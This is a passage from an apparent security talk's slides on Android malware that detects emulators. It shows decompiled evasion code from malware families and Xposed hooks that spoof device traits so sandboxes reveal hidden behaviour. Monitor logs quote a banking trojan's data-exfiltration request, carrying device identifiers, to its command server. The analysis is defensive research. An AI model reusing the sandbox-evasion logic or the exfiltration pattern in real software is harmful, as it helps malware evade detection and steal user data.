        String v0_2 = Build.DISPLAY;  
        if(v0_2.substring(0, 0).equals("1")) {  
            v0_1 = v2;  
        }  
    }  
}
```

Prevent automatic behaviors

- Paypay

```
if(PayPal.getInstance().getServer() == 1) {  
    if(!v0.equals("0000000000000000")) {  
        goto label_43;  
    }  
  
    Intent v7 = new Intent(PayPalActivity.FATAL_ERROR).putExtra("FATAL_ERROR_ID", "-1").putExtra(  
        "FATAL_ERROR_MESSAGE", h.a("ANDROID_simulator_payment_block"));  
    PayPalActivity.getInstance().paymentFailed(PayPalActivity._networkHandler.c("CorrelationId"),  
        PayPalActivity._networkHandler.c("PayKey"), "-1", h.a("ANDROID_simulator_payment_block"),  
        false, true);  
    PayPalActivity.getInstance().sendBroadcast(v7);  
}
```

- WeChat



Collect device information

- Chartboost SDK

```
if (Build.PRODUCT.equals("sdk")) {  
    this.appendBodyArgument("model", "Android Simulator");  
    this.appendBodyArgument("uuid", "ffff");  
    this.appendBodyArgument("aid", "ffff");  
}  
else {  
    this.appendBodyArgument("model", Build.MODEL);  
    this.appendBodyArgument("uuid", Settings$Secure.getString(this.context.getContentResolver(),  
        "android_id"));  
    this.appendBodyArgument("aid", CBUtility.getAUID(this.context));  
}
```

- Atlantis

```
this.defaultParamMap.put("deviceOsVersion", v1.toString());  
this.defaultParamMap.put("deviceOsVersionFull", v0_2);  
v0_2 = Build.MODEL;  
if (v0_2.compareTo("sdk") == 0) {  
    v0_2 = "simulator";  
}  
  
this.defaultParamMap.put("deviceFamily", v0_2);  
this.defaultParamMap.put("deviceBrand", Build.BRAND);  
this.defaultParamMap.put("deviceName", Build.DEVICE);
```

Hide malicious behaviors

- Stop own process: Fake Facebook

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String str5;
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    {
        TelephonyManager localTelephonyManager = (TelephonyManager) getSystemService("phone");
        str4 = localTelephonyManager.getLine1Number();
        if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
            break label2542;
        }
        str5 = localTelephonyManager.getSubscriberId();
        if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!(TelephonyManager) getSystemService("phone").getDeviceId().equals(str1))) {
            Process.killProcess(Process.myPid());
        }
    }
}
```

Hide malicious behaviors(cont.)

- Disable malicious components: Pincer

```
if((v0_1.toLowerCase().equals("android")) || (v1.equals("0000000000000000")) || (v1.equals("012345678912345"))  
    || (v2.equals("15555215554")) || (Build.MODEL.toLowerCase().equals("sdk")) || (Build  
    .MODEL.toLowerCase().equals("generic"))) {  
    a.a(arg7, true);
```

```
public static void a(Context arg2, boolean arg3) {  
    SharedPreferences$Editor v0 = a.h(arg2);  
    v0.putBoolean("is_program_stopped", arg3);  
    v0.commit();  
    boolean v0_1 = !arg3 ? true : false;  
    b.a(arg2, v0_1);  
}
```


```
public static void a(Context arg1, boolean arg2) {  
    b.a(arg1, OnBootReceiver.class, arg2);  
    b.a(arg1, SmsReceiver.class, arg2);  
    b.a(arg1, PhoneCallReceiver.class, arg2);  
    b.a(arg1, SmsSentReceiver.class, arg2);  
}
```

```
public static void a(Context arg4, Class arg5, boolean arg6) {  
    int v0 = arg6 ? 1 : 2;  
    arg4.getPackageManager().setComponentEnabledSetting(new ComponentName(arg4, arg5), v0, 1);  
}
```

Hide malicious behaviors(cont.)

- Skip the malicious behaviors' execution directly

```
public void onCreate(Bundle savedInstanceState) {  
    super.onCreate(savedInstanceState);  
    Intent v0 = new Intent("activity");  
    v0.setClass(((Context)this), Mainservices.class);  
    this.startService(v0);  
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);  
    this.setupView();  
    this.finish();  
}
```



```
public void onCreate() {  
    super.onCreate();  
    BaseMessage w0 = new BaseMessage();  
    if(!w0.isEmulator() && !w0.isContant(((Context)this)).booleanValue()) {  
        this.isrun = true;  
        new Thread(((Runnable)this)).start();  
    }  
}
```

Modify the Android Emulator to Make It More Like Real Device

Two methods to modify Android emulator


- Android source modification
 - Change variables and APIs' behaviors
 - Build the source code to generate system.img
 - Load system.img to run Android emulator
- Runtime Hook
 - Dynamically modify APIs' behavior
 - Hook for Java layer 、 Hook for Linux layer

Disadvantages for source modification

- High requirements for downloading and building Android source code
- Different versions all need source modification because of Android fragments
- Time consuming for debugging and building
- Hard to maintain

30GB of free disk space to complete a single build and up to 100GB or more for a full set of builds. The source download is approximately 8.5GB in size.

<https://source.android.com/source/building.html>



http://opensignal.com/assets/pdf/reports/2014_08_fragmentation_report.pdf

Runtime Hook is lightweight and flexible

- Low requirements for hardware and software
- Convenient to develop, debug and deploy
- Easy to change and maintain
- Available to customize
- Suitable for different Android versions

Android Runtime Hook Frameworks

- Rovo89, Xposed
 - A framework for modules that can change the behavior of the system and apps without touching any APKs
- Saurik, Cydia Substrate
 - The powerful code modification platform behind Cydia
- Collin Mulliner, adbi
 - The Android Dynamic Binary Instrumentation Toolkit



Development tutorial based on Xposed

- Add meta-data in AndroidManifest
 - xposedmodule, xposeddescription, xposedminversion
- Import XposedBridgeApi.jar
- Add assets/xposed_init
- Implement functions

```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock",  
    lpparam.classLoader, "updateClock", new XC_MethodHook() {  
    @Override  
    protected void beforeHookedMethod(MethodHookParam param)  
        throws Throwable {  
        // this will be called before the original method  
    }  
    @Override  
    protected void afterHookedMethod(MethodHookParam param)  
        throws Throwable {  
        // this will be called after the original method  
    }  
});
```

- args:
- thisObject
- getResult()
- setResult()

Android Emulator Modification Based on Runtime Hook

Invoke Java API to detect emulator

- TelephonyManager.getLine1Number

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {  
    param.setResult("15802920458");  
}
```

- ActivityManager.isUserAMonkey

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable{  
    param.setResult(false);  
}
```

- File.exists("/dev/qemu_pipe")

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {  
    File file = (File) param.thisObject;  
    String filePath = file.getAbsolutePath();  
    if(filePath.equals("/dev/qemu_pipe"))  
        param.setResult(false);  
}
```


Get file path

Check file path and set return result

Read characteristic file content to detect emulator

- /system/build.prop
- IO operations in Java layer invoke APIs in libcore.io.IoBridge class finally
- Hook *open* function and modify the *path* parameter before original function called


```
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {  
    int uid = Binder.getCallingUid();  
    if(uid > 10000 && uid < 99999){  
        String path = (String) param.args[0];  
        if(path.equals("/system/build.prop"))  
            param.args[0] = "/data/local/tmp/fake-build.prop";  
    }  
}
```

 Modify *path* parameter

android.os.Build variables

- Build.Device is *static final* and is assigned when android.os.Build loaded
- Xposed can only hook functions, while provide no methods to modify variables

```
public class Build {  
    /** Value used for when a build property is unknown. */  
    public static final String UNKNOWN = "unknown";  
  
    /** Either a changelist number, or a label like "M4-rc20". */  
    public static final String ID = getString("ro.build.id");  
  
    /** A build ID string meant for displaying to the user */  
    public static final String DISPLAY = getString("ro.build.display.id");  
  
    /** The name of the overall product. */  
    public static final String PRODUCT = getString("ro.product.name");  
  
    /** The name of the industrial design. */  
    public static final String DEVICE = getString("ro.product.device")  
}
```



```
private static String getString(String property) {  
    return SystemProperties.get(property, UNKNOWN);  
}
```


android.os.Build variables(cont.)

- ①Modify variables in Build; ②Build
- ①Decompress system.img; ②Modify build.prop; ③Generate system.img

How to hide Android emulator without modifying source code



Smali Hook

- Decompile APK
- Redirect the reference to Landroid/os/Build to customized class
- Rebuild and sign the APK

```
sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;  
.line 94  
.local v0, "brand":Ljava/lang/String;  
const-string v1, "generic"
```

```
.class public Lbndroid/os/Build;  
.super Ljava/lang/Object;  
.source "Build.java"  
  
# static fields  
.field public static final BRAND:Ljava/lang/String; = "google"
```

Effects of Android Emulator Modification

Tim Strazzere:anti-emulator

- <https://github.com/strazzere/anti-emulator>
- Before modification




```
E:\01-MobileSec>adb logcat -s AntiEmulator:U
U/AntiEmulator( 3165): Checking for QEmu env...
U/AntiEmulator( 3165): hasKnownDeviceId : true
U/AntiEmulator( 3165): hasKnownImei : true
U/AntiEmulator( 3165): hasKnownPhoneNumber : true
U/AntiEmulator( 3165): isOperatorNameAndroid : true
U/AntiEmulator( 3165): hasKnownImsi : true
U/AntiEmulator( 3165): hasEmulatorBuild:true
U/AntiEmulator( 3165): hasPipes : true
U/AntiEmulator( 3165): hasQEmuDriver : false
U/AntiEmulator( 3165): hasQEmuFiles : true
U/AntiEmulator( 3165): QEmu environment detected.
```

- After modification

```
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U/AntiEmulator( 2545): hasKnownPhoneNumber : false
U/AntiEmulator( 2545): isOperatorNameAndroid : false
U/AntiEmulator( 2545): hasKnownImsi : false
U/AntiEmulator( 2545): hasEmulatorBuild:false
U/AntiEmulator( 2545): hasPipes : false
U/AntiEmulator( 2545): hasQEmuDriver : false
U/AntiEmulator( 2545): hasQEmuFiles : false
U/AntiEmulator( 2545): QEmu environment not detected.
```

Fake Facebook

- After modification: Launcher UI



Fake Facebook(cont.)

- After modification: behavior monitor

```
{
  "Uid": "10048",
  "InvokeApi": {
    "org.apache.http.impl.client.AbstractHttpClient->execute": {
      "target": "http://androidsoftsecurityv.net",
      "request": "null",
      "context": "null"
    },
    "StackTrace": "[dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getStackTrace()Ljava.lang.StackTraceElement;]"
  }
}
```

```
{
  "Uid": "10048",
  "InvokeApi": {
    "org.apache.http.impl.client.AbstractHttpClient->execute": {null},
    "Uid": "10048",
    "InvokeApi": {
      "org.apache.http.impl.client.AbstractHttpClient->execute": {null},
      "Uid": "10048",
      "InvokeApi": {
        "android.app.ContextImpl->getSystemService": {"name": "device_policy_manager"},
        "android.app.ContextImpl->getSystemService": {"name": "phone"}
      }
    }
  }
}
```

```
{
  "Uid": "10048",
  "InvokeApi": {
    "android.telephony.TelephonyManager->getDeviceId": {}
  }
}
```

```
{
  "Uid": "10048",
  "InvokeApi": {
    "android.app.ContextImpl->getSystemService": {"name": "phone"}
  }
}
```

```
{
  "Uid": "10048",
  "InvokeApi": {
    "android.telephony.TelephonyManager->getNetworkOperatorName": {}
  }
}
```

```
{
  "Uid": "10048",
  "InvokeApi": {
    "org.apache.http.impl.client.AbstractHttpClient->execute": {
      "target": "http://androidsoftsecurityv.net",
      "request": "http://androidsoftsecurityv.net/iBanking/sms/sync.php-post:bot_id=200&imei=4998e1dba23dd6a4&iscallhack=1&issmshack=1&isrecordhack=1&isrecordcall=1&isadmin=1&operator=CMCC&control_number=%2B61448835329",
      "context": "null"
    },
    "StackTrace": "[dalvik.system.VMStack.getThreadStackTrace(Native Method), java.lang.Thread.getStackTrace()Ljava.lang.StackTraceElement;]"
  }
}
```

Fake Facebook(cont.)

- After modification: behavior monitor

```
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":  
{"service":"Intent { cmp=com.BioTechnology.iClientsService19200/  
com.soft360.iService.AService }"}}}  
{"Uid":"10048", "InvokeApi":{"android.app.ContextImpl->startService":  
{"service":"Intent { cmp=com.BioTechnology.iClientsService19200/  
com.soft360.iService.webService }"}}}
```

```
{"path":"/data/data/com.BioTechnology.iClientsService19200/  
shared_prefs/com.BioTechnology.iClientsService19200_preferences.xml",  
"flags":"577"}}}  
{"Uid":"10048", "FileRW":{"operation": "write", "data":  
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67  
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0  
a3c6d61703e0a3c737472696e67206e616d653d226b6f64653139223e  
3432313533303738313c2f73747269", "id": "189255383"}}}
```



```
<?xml version='1.0' encoding='utf-8'  
standalone='yes' ?>  
<map>  
<string name="kode19">421530781</stri
```

Wroba

```
public void onCreate()
{
    super.onCreate();
    BaseMessage localBaseMessage = new BaseMessage();
    if ((!localBaseMessage.isEmulator()) && (!localBaseMessage.isContant(this).booleanValue()))
    {
        SQLiteHelper.CreateSQLiteHelper(this);
        this.isrun = true;
        new Thread(this).start();
    }
}
```


```
public boolean isEmulator()
{
    return (Build.MODEL.equals("sdk")) || (Build.MODEL.equals("google_sdk"));
}
```


Wroba(cont.)

- After modification: behavior monitor

```
{"Uid":"10048", "InvokeApi":  
{"android.content.ContentResolver->query":  
{"uri":"content://com.android.contacts/contacts",  
"projection":"null", "selection":"null",  
"selectionArgs":"null", "sortOrder":"null",  
"cancellationSignal":"null"},
```

```
{"libcore.io.IoBridge->open":  
{"path":"/data/data/nh.four/shared_prefs/wx.xml", "flags":"577"}}}  
{"Uid":"10048", "FileRW":{"operation": "write", "data":  
"3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e67  
3d277574662d3827207374616e64616c6f6e653d2779657327203f3e0  
a3c6d61703e0a3c737472696e67206e616d653d22657432223e64646  
4643c2f737472696e673e0a3c737472", "id": "2017470375"}}
```



```
<?xml version='1.0' encoding='utf-8'  
standalone='yes' ?>  
<map>  
<string name="et2">dddd</string>  
<str
```

DEMO

Other Android Emulator Detection Methods

Detect emulator based on native code

- `__system_property_get`


```
JNIEXPORT jboolean JNICALL Java_com_emulator_detect_DetectUtils_detectGetpropDirectly
( JNIEnv* env, jobject this )
{
    int len;
    char buf[1024];
    len = __system_property_get("ro.product.name", buf);
    return (strcmp(buf, "sdk") == 0);
}
```

- `stat ("/dev/qemu_pipe", &buffer) == 0`

```
I/EmulatorDetect( 5489): Native Code-__system_property_get: The device is an Android emulator
I/EmulatorDetect( 5489): Native Feature File - /dev/qemu_pipe: The device is an Android emulator
```

Detect emulator based on environment sensor

- Android Sensor Prevalence
 - Source: [OpenSignal](#)



- No physical sensors on Android emulator

Vibrate + Microphone

- How to vibrate the device

```
<uses-permission android:name="android.permission.VIBRATE"/>
```

Make sure to include this line in your AndroidManifest.xml file.

Import the Vibration Library

Most IDEs will do this for you, but here is the import statement if yours doesn't:

```
import android.os.Vibrator;
```

Make sure this is in the activity where you want the vibration to occur.

How to Vibrate for a Given Time

In most circumstances, you'll be wanting to vibrate the device for a short, predetermined amount of time. You can achieve this by using the `vibrate(long milliseconds)` method. Here is a quick example:

```
// Get instance of Vibrator from current Context
Vibrator v = (Vibrator) getSystemService(Context.VIBRATOR_SERVICE);

// Vibrate for 400 milliseconds
v.vibrate(400);
```

<http://stackoverflow.com/questions/13950338/how-to-make-an-android-device-vibrate>


Vibrate + Microphone(cont.)

- Monitor the sound




Vibrate + Accelerometer

- Monitor the acceleration



Detect emulator based on power statistics



Summary

- Implement detection of anti-emulator behaviors
- We found something interesting based on samples in the wild
 - Anti-emulator tech is widely used in the real world
 - Most of the third libs exist anti-emulator behaviors
 - The proportion of Anti-emulator behaviors in normal samples is higher than in malicious ones
- Using runtime hook to modify Android emulator can reveal much more behaviors
- Propose other Android emulator detection methods

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HideAndroidEmulator:

<https://github.com/MindMac/HideAndroidEmulator>